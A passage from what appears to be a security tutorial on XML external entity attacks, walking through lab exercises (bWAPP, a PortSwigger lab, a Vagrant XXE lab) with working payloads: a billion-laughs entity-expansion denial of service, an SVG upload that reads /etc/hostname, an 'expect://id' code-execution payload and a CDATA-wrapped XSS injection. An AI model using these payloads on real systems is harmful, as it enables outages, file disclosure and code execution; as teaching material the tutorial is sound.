"&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignit
e5;&ignite5;">
<!ENTITY ignite7
"&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignit
e6;&ignite6;">
<!ENTITY ignite8
"&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignit
e7;&ignite7;">
<!ENTITY ignite9
"&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignit
e8;&ignite8;">
]>
 <reset><login>&ignite9;</login><secret>Any bugs?</secret></reset>
```


Before using the payload lets understand it:

In this, we see that we have declared the entity named "***ignite"*** and then calling ignite in several other entities thus forming a chain of callbacks which will overload the server. We have called entity ***&ignite9;*** We have called ignite9 instead of ignite as ignite9 calls ignite8 several times and each time ignite8 is called ignite7 is initiated and so on. Thus, the request will take an exponential amount of time to execute and as a result, the website will be down.

Above command results in DoS attack and the output that we got is:



Now after entering the XML command we will not see any output in response field and also bee box is not accessible and it will be down.



Thus this shows that we have successfully performed the attack and we were able to bring down the website.


XXE Attack via File Upload

XXE can be performed using the file upload method. We will be demonstrating this using Port Swigger lab **"Exploiting XXE via Image Upload".** The payload that we will be using is:


```
<?XML version="1.0" standalone="yes"?>
<!DOCTYPE reset [
<!ENTITY xxe SYSTEM "file:///etc/hostname"> ] >
<svg width="500px" height="500px"
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1">
   <text font-size="40" x="0" y="100">&xxe;</text>
</svg>
```

Understanding the payload: We will be making an SVG file as only image files are accepted by the upload area. The basic syntax of the SVG file is given above and in that, we have added a text field that will be seen in the image.

We will be saving the above code as **"payload.svg".** Now on portswigger, we will go on a post and comment and then we will add the made payload in the avatar field.




Now we will be posting the comment by pressing Post Comment button. After this, we will visit the post on which we posted our comment and we will see our comment in the comments section.





Let's check its page source in order to find the comment that we posted. You will find somewhat similar to what I got below


We will be clicking on the above link and we will get the flag in a new window as follows:



This can be verified by submitting the flag and we will get the success message.







Understanding the whole concept: So, when we uploaded the payload in the avatar field and filled all other fields too our comment was shown in the post. Upon examining the source file, we got the path where our file was uploaded. We are interested in that field as our XXE payload was inside that SVG file and it will be containing the information that we wanted, in this case, we wanted "***/etc/domain".*** After clicking on that link, we were able to see the information.

XXE to perform Remote Code Execution


Remote code execution is a very server web application vulnerability. In this, an attacker is able to inject its malicious code on the server in order to gain crucial information. To demonstrate this attack I have used XXE LAB. We will follow the below steps to download this lab and to run this on our Linux machine:

```
$ git clone https://github.com/jbarone/xxelab.git
$ cd xxelab
$ vagrant up
```


In our terminal we will get somewhat similar output as following:

```
naman@kali:~/Desktop/xxeTest$ git clone https://github.com/jbarone/xxelab.git
Cloning into 'xxelab'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 24 (delta 0), reused 2 (delta 0), pack-reused 20
Unpacking objects: 100% (24/24), 51.44 KiB | 239.00 KiB/s, done.
naman@kali:~/Desktop/xxeTest$ cd xxelab/
naman@kali:~/Desktop/xxeTest/xxelab$ vagrant up
```


Now once it's ready to be used we will open the browser and type: http://192.168.33.10/ and we will see the site looks like this:




We will be entering our details and intercepting the request using Burp Suite. In Burp Suite we will see the request as below:



We will send this request to the repeater and we will see which field is vulnerable. So, firstly we will send the request as it is and observe the response tab:




We can notice that we see the only email so we will further check with one more entry to verify that this field is the vulnerable one among all the fields.



From the above screenshot, it's clear that the email field is vulnerable. Now we will enter our payload:

```
<!DOCTYPE root [
<!ENTITY ignite SYSTEM "expect://id"> ]>
```

Let's understand the payload before implementing it:
We have created a doctype with the name "***root***" and under that, we created an entity named "***ignite***" which is asking for "expect://id". I expect is being accepted in a php page then remote code execution is possible. We are fetching the id so we used "**id**" in this case.



And we can see that we got the uid, gid and group number successfully. This proves that our remote code execution was successful in this case.


XSS using XXE

Nowadays we can see that scripts are blocked by web applications so there is a way of trespassing this. We can use the **CDATA** of **XML** to carry out this attack. We will also see CDATA in our mitigation step. We have used the above XXE LAB to perform XSS. So, we have the same intercepted request as in the previous attack and we know that the email field is vulnerable so we will be injecting our payload in that field only. A payload that we gonna use is as below:

```
<![CDATA[<]]>img src="" onerror=javascript:alert(1)<![CDATA[>]]>
```

Understanding the payload: As we know that in most of the input fields **< and >** are blocked so we have included it inside the CDATA. CDATA is character data and the data inside CDATA is not parsed by XML parser and is as it is pasted in the output.


Let's see this attack:
We will enter the above command in between the email field and we will observe the output in the response tab.



.

We can see that we have got the image tag embedded in the field with our script. We will right-click on it and select the option "**Show response in browser**"

We will copy the above link and paste it in the browser and we will be shown an alert box saying "1" as we can observe in the below screenshot.




